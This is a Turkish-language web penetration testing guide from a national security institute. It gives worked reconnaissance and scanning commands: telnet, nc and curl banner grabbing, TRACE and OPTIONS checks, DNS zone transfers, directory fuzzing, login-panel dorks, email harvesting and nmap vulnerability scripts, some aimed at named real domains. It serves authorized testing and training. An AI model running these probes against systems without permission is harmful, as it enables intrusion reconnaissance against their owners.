BİLİŞİM VE BİLGİ GÜVENLİĞİ İLERİ

TEKNOLOJİLER ARAŞTIRMA MERKEZİ

WEB UYGULAMALARI SIZMA TESTİ KILAVUZU

SÜRÜM 1.0

2018

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE
Tel: (0262) 648 1000
Faks: (0262) 648 1100
http://www.bilgem.tubitak.gov.tr
http://www.bilgiguvenligi.gov.tr
teknikdok@tubitak.gov.tr

İÇİNDEKİLER

1. WEB UYGULAMA SIZMA TESTİNİN AMAÇLARI

Web uygulamaları sızma testleri kapasamında aşağıdaki denetlemelerin yapılması hedeflenmektedir.

- **Veri Denetimi**
  - Girdi denetimi
  - Çıktı denetimi
  - Değiştirilen içeriğin tespiti
  - HTML etiketlerinin filtrelenmesi
  - SQL enjeksiyonu
  - Sunucu taraflı girdi denetimi
  - URL yönlendirmeler
  - Diğer enjeksiyonlar
  - XSS enjeksiyonu (XSS Injection)
  - HTTP yanıt bölme (HTTP response splitting)
- **Oturum Yönetimi**
  - Giriş sonrası oturum bilgisi yenileme, oturum sabitleme
  - Çerezlerin içeriği
  - Oturum sonlandırma
  - Oturum bilgisinin URL içinde taşınması
  - Oturum çalma (Session riding)
  - Siteler arası istek sahteciliği (Cross-Site Request Forgery, CSRF)
- **Kimlik Doğrulama ve Yetkilendirme**
  - Yetki artırımı
  - Yetki dışı işlem
  - Şifre politikaları
  - Bilenen hesap/şifre bileşenlerinin denenmesi
  - Basit kimlik doğrulama kullanımı
  - Kimlik doğrulamanın atlatılması
  - Çıkış (Logout) işlevi
  - Tersine yol (Path traversal)
  - Yetki atlatma (Bypass authorization)
  - Yetki artırımı (Privilege escalation)
  - Uygulama mantığı kontrolleri (Application logic flaw, business logic flaw)
- **Web Servis Testleri**

- Web servislerin tespiti
- Web servisi detay tarama
- REST üzerinden web servisi
- SOAP eklenti testi
- Ajax testi

- **Bilgi Sızdırma ve Ayar Yönetimi**
  - Minimum bilgi prensibi
  - Yardım sayfalar
  - SSL kullanımı
  - HTML yorumları
  - Sunucu bilgisinin kısıtlanması
  - Hata sayfalarının gösterimi
  - Dosya uzantılarının test edilmesi
  - Yedeklenmiş ya da unutulmuş dosyalar
  - Yönetici arayüzü erişim testi
  - Desteklenen HTTP metotları ve XST açıklığı
  - Sitenin SSL sertifikasının geçerlilik testi
- **Hizmet Dışı Bırakma**
  - Güvenlik resmi (Captcha) kullanımı
  - Apache hizmet dışı bırakma saldırısı – Endless connection
  - İstemci talebine uyarınca bellekte nesne oluşturmak (User specified object allocation)
  - Fazla veri döndüren işlemler

2. WEB UYGULAMA SIZMA TESTİNİN KAPSAMI

Web uygulamalarına yapılan testler sisteme zarar vermeyecek şekilde, "İnternet kullanıcısı profili" ile gerçekleştirilmiştir. Sunucular üzerinde çalışan servislerin ve işletim sisteminin bilinen açıklıklarının araştırılmasının yanında, sistemdeki uygulamalara has güvenlik açıklıkları da araştırılmıştır.

Yapılan güvenlik testleri bileşen tabanlı ele alınmıştır. Bu testlerde ilk olarak TÜBİTAK BİLGEM tarafından derlenen Test Prosedürleri adımları uygulanmıştır. Test prosedürleri ile tespit edilemeyen açıklıklar ise ticari tarama araçları yardımıyla bulunmaya çalışılmıştır. Bu araçların birçok yanlış alarmlar (false positives) verebileceği hususu göz önünde bulundurularak, tespit edilen açıklıklar detaylı olarak incelenmiştir.

Güvenlik testlerinin sonuçları açıklık tabanlı ele alınmıştır. Ana başlıklar altında gruplandırılarak yapılan çalışmalar açıklanmış, bulunan açıklıklara değinilmiştir. Bileşenlerde sadece tespit edilen açıklıklar üzerinde durulmuş, herhangi bir tehdit veya tehlike arz etmeyen durumlar rapor kapsamında ele alınmamıştır. Bu yaklaşımdaki amaç asıl önemli noktalara gerekli ilginin çekilebilmesini sağlamaktır.
Bu kapsamda aşağıda detaylandırılan test adımları gerçekleştirilmiştir.

- Uzaktan genel tarama araçları ile sunucuların açık olan servisleri, yama eksiklikleri ve yapılandırma hataları aranmıştır.
- Uygulama girdisi kontrol testleri (Siteler Ötesi Betik Çalıştırma, Parametre Enjeksiyonu ve Manipülasyonu) uygulanmıştır.
- Parametre bütünlüğü güvenlik kontrolleri denetlenmiştir.
- Sistem hakkında bilgi açığa çıkarmaya yönelik testler uygulanmıştır.
- Oturum yönetiminde bulunabilecek bazı zafiyetler araştırılmıştır.
- Yetkilendirme (URL tabanlı) süreçlerinde bulunabilecek bazı zafiyetler araştırılmıştır.
- Uygulamanın bulunduğu sunucu üzerinde konuşlanmış diğer servisler kullanılarak bilgi edinilmeye çalışılmıştır.
- İlgili veritabanları üzerinde tutulan, uygulamadaki yetkili kullanıcı hesapları elde edilmeye çalışılmıştır.
- Parola politikaları incelenmiştir.

3. ADIM ADIM WEB SIZMA TESTLERİ

Web Sızma Testleri kurumun dışarıya açılan kapılarından birini kontrol eden bir test türüdür. Test edilen bu kapıda oluşacak bir açıklık kurum içerisine sızma, kritik bilgileri edinme, kritik bilgileri silme, kritik bilgileri manipüle etme gibi ya da web uygulamasını hack'leme, sızılan sunucudan aynı network'teki başka cihazlara atlama gibi vakalarla sonuçlanabilir. Dolayısıyla bu gibi risklerle karşılaşmamak için web sızma testleri aşağıdaki adımların uygulanması suretiyle gerçekleştirilir:

Genel Olarak Web Uygulama Sızma Testi Adımları

1. Bilgi Toplama (Information Gathering)
2. Otomatize Araçlarla Zafiyet Tarama (Automatic Vulnerability Scanning)
3. Elle Zafiyet Tarama (Manual Vulnerability Scanning)
4. Açıklıkları Sömürme (Exploitation)
5. Yetki Yükseltme (Privilege Escalation)
6. Kalıcılığı Sağlama (Maintaining a Foothold)

7. İzleri Temizleme (Clearing Tracks)

Yukarıda sıralanan web pentest adımları tamamlandığında ihtiyaç görüldüğü takdirde tekrar başa dönüp yeni hedefler için aynı adımlar izlenebilir.

3.1 BİLGİ TOPLAMA

3.1.1 BİLGİ TOPLAMA ARAÇLARI

Fingerprinting

- Http Response Header
  - Burp
  - telnet
  - nc
  - curl
- Nmap
- netcraft.com
- Chrome Wapplyzer plug'ini
- Google Dork
- Site IP'sine Bağlanma

Options Methodu Açık mı Kontrolü

- Burpsuite
- telnet
- nc
- curl
- nmap

Neighbour Site Detection

- Dig
- Bing
- https://majestic.com/reports/neighbourhood-checker (Artık Ücretli Olmuş)

Email Address Disclosure

- Free Email Extractor // Http siteleri için
- Email Extractor Pro // Https siteleri için
- Theharvester

Subdomain Tespiti

- Google dork
- Fierce Tool'u // Dictionary Attack
- dig Tool'u // Zone Transferi

Dizin Tespiti // Url Fuzzing

- Dirbuster
- wfuzz

Login Panel Tespiti // Specific Url Fuzzing

- Google Dork
- Dirbuster

Trace Metodu Açık mı Kontrolü

- telnet
- curl

Dosyalardan Metadata Toplama

- FOCA // Kullanışlı bilgiler raporlanır.

Paste Bin'den Bilgi Toplama

- Google Dork

Domain Sahibinin Bilgisini Toplama

- whois tool'u

Kişi Arama ve Bilgi Edinme

- Pipl.com // Sosyal Mühendislik için

Uptime Süresini Öğrenme

- hping3

Dizin Görüntüleme Tespiti

- Google Dork

Http ve Https Beraber mi Kullanılıyor Tespiti

- URL Denemeleri

Kullanılan SSL / TLS Protokollerinin Tespiti

- nmap // Nmap "ssl-enum-ciphers" script'i
- Online SSLTest Web Uygulaması

3.1.2 BİLGİ TOPLAMA ARAÇLARININ KULLANIMI

■ Fingerprinting

● Http Response Header

a. Burpsuite

HTTP**S** siteleri için repeater özelliği kullanılarak response header'lara bakılabilir.

Not:

Eksik Http Talebinde de Bulun

HTTPS sitelerine repeater sekmesinden eksik (bozuk) bir http talebinde de bulunarak dönen https hata yanıtlarının body'sinde fingerprinting bilgileri geliyor mu kontrolü yapılabilir.

b. Telnet Tool

telnet www.includekarabuk.com 80

Output:

Trying 46.45.187.221...

Connected to includekarabuk.com.

Escape character is '^]'.

HEAD / HTTP/1.0 // İki kere enter'lanır.

HTTP sitesine telnet ile http talebinde bulunulur. Gelen http yanıtının header kısmında ise fingerprinting bilgileri gelir.

Not:

Hem HTTP/1.0'ı hem de HTTP/1.1 'i Dene

Eğer hedef sistem HTTP/1.0 kullanıyorsa telnet ile GET / HTTP/1.1 talebi yaptığımızda 400 Bad Request hatası dönecektir ve tüm header'lar ekrana gelmeyecektir. Halbuki GET / HTTP/1.0 talebi yaptığımızda tüm header'lar ekrana gelecektir. Yani hedef sistemin kullandığı tüm header'ları görebilmek için telnet ile hem HTTP/1.0'ı hem de HTTP/1.1 'i denemekte fayda var.

c. Netcat Tool

nc www.includekarabuk.com 80 // İki kere enter'lanır.

HTTP sitesine Netcat ile eksik http talebinde bulunulur. Gelen http yanıtının body'sinde uyarı mesajı ve altında ise fingerprinting bilgileri gelir.

Not:

Hem telnet'i hem nc 'yi DENE (!)

Çünkü telnet ile düzgün bir http request yaparken nc ile http methodu belirtmediğimiz için eksik bir http request yapmaktayız. O yüzden telnet ile gelen http response normal bir http response olacakken nc ile gelen http response hata kodu barındıran bir http response olacaktır. Dolayısıyla telnet ile server bilgilerini öğrenemesek bile nc ile yaptığımız bozuk pakete karşılık gelen http response'dan server bilgilerini alabiliriz.

d. Curl Tool

curl -i -X HEAD http://www.includekarabuk.com

HTTP sitesine curl ile http head talebinde bulunulur. Gelen http yanıtında ise fingerprinting bilgileri gelir.

- Nmap

nmap -sV -O -A www.includekarabuk.com

● netcraft.com

● Chrome Wapplyzer plug'ini

● Google Dork

Arama Kutusu:

// Server Bilgisini Öğrenme

intitle:index.of "server at" site:domainaddress.edu.tr

// Hedef web uygulamasının kullandığı web teknolojisini öğrenme

site:www.domainaddress.net asp

site:www.domainaddress.net php

site:www.domainaddress.net jsp

site.www.domainaddress.net aspx

● Site IP'sine Bağlanma

http://X.X.X.X // Varsayılan web server yazılım sayfası görüntülenebilir.

// e.g. IIS. Böylece web server software tespiti yapılabilir.

■ Options Methodu Açık mı Kontrolü

a. Burpsuite

HTTPS siteleri için Options talebi Burp'un Repeater özelliği ile yapılabilir.

b. telnet

HTTP siteleri için telnet ile Options talebi yapabiliriz.

telnet www.includekarabuk.com 80

Output:

Trying 46.45.187.221...

Connected to includekarabuk.com.

Escape character is '^]'.

OPTIONS / HTTP/1.0 // Bu satır girilir ve iki kere enter'lanır.

…

OPTIONS methoduyla yaptığımız http talebi sonrası http yanıtı döner ve header'da OPTIONS bilgisi varsa hedef sistemde izinli tüm http methodları öğrenilir.

c. nc

HTTP siteleri için netcat ile Options talebi yapabiliriz.

nc www.includekarabuk.com 80

Output:

OPTIONS / HTTP/1.0

Host: www.includekarabuk.com // Bu satır girilir ve iki kere enter'lanır.

...

OPTIONS methoduyla yaptığımız http talebi sonrası http yanıtı döner ve header'da OPTIONS bilgisi varsa hedef sistemde izinli tüm http methodları öğrenilir.

Not: Telnet ve Netcat'te Hem HTTP/1.0 'ı hem de HTTP/1.1 'i DENE (!)

Çünkü telnet ile OPTIONS / HTTP/1.0 talebi yaptığımızda izinli http methodları bilgisi gelebilirken OPTIONS / HTTP/1.1 talebi yaptığımızda izinli http methodları bilgisi gelmeyebilir. Bu olay egitim.sge.gov.tr sitesine yaptığım pentest'te başıma gelmiştir. Telnet ile OPTIONS / HTTP/1.0 talebi yaptığımda izinli http methodları bilgisi gelirken HTTP/1.1 kullanıldığında gelmediği görülmüştür. Dolayısıyla ikisini de denemekte fayda var. Burp'de ise bu denemeleri yapmaya gerek yoktur, çünkü burp ile web uygulamasının kendi ürettiği http talebini kullanmaktayız. Yani burp ile üzerinde oynamalar yapacağımız http talebinde kabul gören http versiyonu zaten yer alacaktır. Dolayısıyla hedef web uygulaması http 1.0 mı 1.1 mi hatasını yapma şansımız yoktur.

d. curl

HTTPS siteleri için curl ile Options talebi yapabiliriz.

curl -i -X OPTIONS http://www.includekarabuk.com

OPTIONS methoduyla yaptığımız http talebi sonrası http yanıtı döner ve header'da OPTIONS bilgisi varsa hedef sistemde izinli tüm http methodları öğrenilir.

e. nmap

Nmap tool'u ile de Options talebi yapabiliriz.

nmap --script=http-methods -p 80,443 www.includekarabuk.com

nmap --script=http-methods --script-args http-methods.url-path='/kitaplik/resimler/upload' -p 80,443 www.includekarabuk.com

OPTIONS methoduyla yaptığımız http talebi sonrası http yanıtı döner ve header'da OPTIONS bilgisi varsa hedef sistemde izinli tüm http methodları öğrenilir.

■ Neighbour Site Detection

a. Dig

dig -x website-ip // Reverse DNS Replication

Örnek Kullanım;

// docs.elit.ma3.gov.tr'nin Komşusunun Bulunmadığı Tespiti

> dig A docs.elit.ma3.gov.tr

Çıktı:

```
; <<>> DiG 9.11.3-1ubuntu1.18-Ubuntu <<>> A docs.elit.ma3.gov.tr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43965
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;docs.elit.ma3.gov.tr.          IN      A

;; ANSWER SECTION:
docs.elit.ma3.gov.tr.  0       IN      A       193.140.74.112

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Feb 24 11:29:14 +03 2023
;; MSG SIZE  rcvd: 65
```

> dig -x 193.140.74.112

Çıktı:

```
; <<>> DiG 9.11.3-1ubuntu1.18-Ubuntu <<>> -x 193.140.74.112
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60912
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
```

```
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;112.74.140.193.in-addr.arpa.    IN          PTR

;; ANSWER SECTION:
112.74.140.193.in-addr.arpa. 0   IN          PTR         docs.elit.ma3.gov.tr.

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Feb 24 11:24:50 +03 2023
;; MSG SIZE  rcvd: 90
```

b. Bing

Arama Kutusu:

ip: X.X.X.X // Hedef Site IP


c. https://majestic.com/reports/neighbourhood-checker

(Artık ücretli olmuş)

■ Email Address Disclosure

a. Free Email Extractor

Http siteleri için eposta adresleri elde etme programıdır.




Not: Elde edilen eposta adresleri bir txt dosyasına export edilebilmektedir.

Not: Sadece Windows 8 ve Windows 10'da çalışabilmektedir.

https://free-email-extractor.en.softonic.com

b. Email Extractor Pro

Https siteleri için email adresleri elde etme programıdır.



Not: Email Extractor Pro yazılımı freeware'dir. Lisanslı sürümünden tek farkı elde edilen eposta adreslerinin bir dosyaya export edilememesidir.

c. Theharvester Tool

theharvester -d domainaddress.edu.tr -b all -l 300

(Arama motorları robotları engelleme moduna geçtiğinden

theharvester artık sonuç çıkaramıyor)

■ Subdomain Tespiti

a. Google dork

Arama Kutusu:

site:*.domainaddress.edu.tr

b. Fierce Tool

Kendi içindeki sözlük ile subdomain tespiti yapmaya çalışır:

Kali:

```
fierce -dns domain.edu.tr                    // www 'yi koyma (!)
                                             // Yoksa fierce çalışmaz.
```

Verdiğimiz sözlük ile subdomain tespiti yapmaya çalışır:

Kali:

```
fierce -wordlist deneme.txt -dns domain.edu.tr // www 'yi koyma (!)
                                               // Yoksa fierce çalışmaz.
```

Subdomain'leri bu şekilde tespit ederek scope'umuzu belirlemiş oluruz.

Not: Sözlük dosyası bulmak için google'da subdomain dictionary diye aratabilirsin.

c. Dig Tool

Dig tool'u ile zone transfer yaparak hedef sistemin yetkilli dns sunucusundaki tüm dns kayıtlarını çekebiliriz. Böylece hedef sistemin sahip olduğu tüm subdomain'leri elde edebiliriz.

```
dig ns website-url
dig axfr website-url @website-dns
```

Eğer hedef sistemin dns sunucusu zone transfere açıksa tüm dns kayıtları ekrana gelecektir.

■ Dizin Tespiti

Dirbuster recursive olarak her dizinde fuzzing denemeleri yapabiliyorken wfuzz sadece belirttiğimiz dizinde fuzzing denemesi yapabilmektedir.

a. Dirbuster


Dizin keşfi için sözlükler

- /usr/share/wordlists // Dirbuster + Wfuzz + SQLi + …
- /usr/share/dirbuster/wordlists // Dirbuster
- /usr/share/wfuzz/wordlist // Wfuzz
- /usr/share/metasploit-framework/data/wordlists

dizinlerinden veya

- https://github.com/digination/dirbuster-ng/tree/master/wordlists (common.txt) // Kullanışlı olan bu

adresinden elde edilebilir. Dirbuster ile sözlük bazlı dizin keşfi yapılabildiği gibi brute force bazlı da dizin keşfi yapılabilmektedir.



b. wfuzz

Wfuzz kullanımı aşağıdaki gibidir:

Kali :

wfuzz.py -c -z file,wordlist/general/big.txt -b PHPSESSID=vil9comq16cq7dtd7tdf7 --hc 404 http://vulnerable-web-site/FUZZ

-b 'yi koymasan da olur.

Url Fuzzing için sözlükler */usr/share/wfuzz/wordlist* dizininden elde edilebilir.

■ Login Panel Tespiti

a. Google dork

Arama Kutusu:

// Login panellerin tespitini yapar

site:domainaddress.edu.tr login

// Admin panellerinin tespitini yapar

site:domainaddress.edu.tr inurl:"/admin/"

b. Dirbuster

Admin panel tespiti için Dirbuster'da wfuzz'ın aşağıdaki sözlüğü kullanılabilir.

/usr/share/wfuzz/wordlist/general/admin-panels.txt

■ Trace Metodu Açık mı Kontrolü

a. telnet

Http siteleri için trace metodu açık mı kontrolünü telnet ile yapabiliriz. Örn;

> telnet localhost 80

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

TRACE / HTTP/1.0 // Bu girilir.

Host: localhost // Bu girilir

Test: A // Bu girilir.

Test: B // Bu girilir.

Output:

HTTP/1.1 200 OK

Date: Thu, 29 Mar 2018 11:32:30 GMT

Server: Apache/2.4.7 (Ubuntu)

Connection: close

Content-Type: message/http

TRACE / HTTP/1.0

Host: localhost

Test: A, B

Görüldüğü üzere gönderilen trace talebi sonrası gelen http yanıtının body'sinde trace talebi olduğu gibi geri yansıtılmıştır. Bu yansıma hedef web uygulamasında trace metodunun açık olduğu anlamına gelir.

b. curl

HTTPS siteleri için trace metodu açık mı kontrolünü curl ile yapabiliriz. Örn;

> curl -i -X TRACE -H "Test:TUBITAK-SGE, Test:TUBITAK-PENTEST" https://www.domainaddress.org

Yukarıdaki komut aşağıdaki gibi bir http talebinde bulunmaktadır:

```
TRACE / HTTP/1.1
User-Agent: curl/7.35.0
Host: www.domainaddress.org
Accept: */*
Test: TUBITAK-SGE
Test: TUBITAK-PENTEST
```

Çıktı ise şu şekilde olacaktır:

```
Output:
HTTP/1.1 200 OK
Date: Tue, 27 Mar 2018 08:20:23 GMT
Server: Apache
Connection: close
Transfer-Encoding: chunked
Content-Type: message/http

TRACE / HTTP/1.1
User-Agent: curl/7.35.0
Host: www.domainaddress.org
Accept: */*
Test: TUBITAK-SGE, Test:TUBITAK-PENTEST
```

Görüldüğü üzere gönderilen trace talebi sonrası gelen http yanıtının body'sinde trace talebi olduğu gibi geri yansıtılmıştır. Bu yansıma hedef web uygulamasında trace metodunun açık olduğu anlamına gelir.

- Dosyalardan Metadata Toplama

  FOCA

- Paste Bin'den Bilgi Toplama

  Arama Motoru:

  site:pastebin.com intext:"domainaddress.edu.tr"

- Domain Sahibinin Bilgisini Toplama

  Kali:

  > whois domainaddress.edu.tr

  Output:

  ** Registrant:
  Ankara Üniversitesi
  Dögol Cad.Tandogan
  06100
  Ankara,
  Türkiye
  ayhan@ankara.edu.tr
  + 90-312-2121023-
  + 90-312-2143465

  ** Administrative Contact:

  NIC Handle : au432-metu
  Organization Name : Ankara Üniversitesi
  Address : De Gol Caddesi
  Tandoğan
  Ankara,06100
  Türkiye
  Phone : + 90-312-2121023-3016
  Fax : + 90-312-2153465-

** Technical Contact:
NIC Handle : au432-metu
Organization Name : Ankara Üniversitesi
Address : De Gol Caddesi
Tandoğan
Ankara,06100
Türkiye
Phone : + 90-312-2121023-3016
Fax : + 90-312-2153465-
** Billing Contact:
NIC Handle : au432-metu
Organization Name : Ankara Üniversitesi
Address : De Gol Caddesi
Tandoğan
Ankara,06100
Türkiye
Phone : + 90-312-2121023-3016
Fax : + 90-312-2153465-

** Domain Servers:
ns1.ankara.edu.tr 80.251.40.10
ns2.ankara.edu.tr 80.251.40.11

** Additional Info:
Created on.....: 1999-Apr-30.
Expires on.....: 2018-Apr-29.

■ Kişi Arama ve Bilgi Edinme

- Pipl.com // Sosyal Mühendislik için

■ Uptime Süresini Öğrenme

Kali:

> hping3 -S --tcp-timestamp -p 80 -c 2 domainaddress.edu.tr

Output:

HPING domainaddress.edu.tr (eth0 193.140.9.31): S set, 40 headers + 0 data bytes len=56 ip=193.140.9.31 ttl=123 DF id=27721 sport=80 flags=SA seq=0 win=8192 rtt=15.8 ms
TCP timestamp: tcpts=2029166208

len=56 ip=193.140.9.31 ttl=123 DF id=28681 sport=80 flags=SA seq=1 win=8192 rtt=11.6 ms
TCP timestamp: tcpts=2029166308
HZ seems hz=100
System uptime seems: 234 days, 20 hours, 34 minutes, 23 seconds

--- domainaddress.edu.tr hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 11.6/13.7/15.8 ms

Uptime süresine bakarak hedef sistemin ne zamandan beri açık olduğunu görebilir, böylece hedef sistemin güncelleştirme yapıp yapmadığını anlayabiliriz. Eğer uptime çok süresi çok fazla ise uzun zamandır hedef sistem restart yapmıyor demektir. Yani hedef sistem son güncelleştirmeleri yapmamıştır demektir.

■ Dizin Görüntüleme Tespiti

Google Dork

Arama Kutusu:

intitle:index.of site:domainaddress.edu.tr

■ Kullanılan SSL / TLS Protokollerinin Tespiti

a. Nmap

Hedef web uygulamasının veri iletiminde kullandığı şifreleme protokolünün ne olduğunu saptar.

> nmap --script ssl-enum-ciphers -p 443 www.domainaddress.org

Çıktı:

Starting Nmap 6.40 (http://nmap.org) at 2018-03-29 16:38 +03
Nmap scan report for www.b3lab.org (193.140.88.2)

```
Host is up (0.0090s latency).

PORT    STATE SERVICE
443/tcp open  https

| ssl-enum-ciphers:
|   SSLv3: No supported ciphers found
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 - strong
|     compressors:
|       NULL
|_  least strength: weak
```

SSLv1, SSLv2, SSLv3 ve TLSv1.0 zafiyete sahip şifreleme protokolleri olduğundan bunlardan biri çıktıda yer alırsa güvenli olmayan veri iletimi güvenlik protokolü kullanılıyor demektir. Çıktıda görüldüğü üzere web uygulaması TLSv1.0'ı kullanmaktadır. Dolayısıyla web uygulaması zafiyete sahip bir şifreleme protokolü kullanıyor demektir.

TLSv1.1 ve TLSv1.2 güvenli şifreleme protokolleridir. Web uygulaması bu güvenli protokolleri kullanıyorken aynı zamanda TLSv1.0'ı da kullandığı için güvenli olmayan şifreleme protokolü kullanıyor demektir.

b. Online SSLTest Web Uygulaması

Aşağıdaki online ssl test uygulaması da kullanılabilir.

https://www.ssllabs.com/ssltest/

Tarama sonrası sayfanın aşağılarındaki "Configuration" başlığı altında yer alan "Protocols" kısmına göz atılabilir. Böylece disable ve enable olan şifreleme protokolleri görülebilir.

3.2 OTOMATİZE ARAÇLARLA ZAFİYET TARAMA

3.2.1 ZAFİYET TARAMA ARAÇLARI

- Nmap
- Netsparker
- Acunetix
- Nikto
- Arachni
- Burpsuite
- Owasp ZAP
- Microsoft Baseline Security Analyzer 2.3 // Windows and IIS Auditor
- Nessus (with Web Vuln Scanning Plugins) // Normally Nessus is a network vuln scanner

3.2.2 ZAFİYET TARAMA ARAÇLARININ KULLANIMLARI

■ Nmap

[[Not: Aşağıdakileri çalıştırdığında WAF / IPS / IDS tarafından engellenebilirsin.]]

// Komple Http Zafiyetlerini Tarama

> nmap -v --script=http-vuln* $ip // $ip (or $domain without http)

// Nmap Default Script'lerle Tarama

> nmap -sS -sV --script=default,vuln -p- -T 5 $ip // Slowloris Kontrolü de Yapıyor

// FTP Zafiyetlerini Tarama

> nmap -v --script=ftp-* -p 21 $ip

// Komple Sunucu Servislerinin Zafiyetlerini Tarama

> nmap -v -T4 --script="*-vuln-*" $ip

- Netsparker

- Acunetix

- Arachni

I. Yöntem

// Vuln Scanning Completely (Console)

> cd arachni

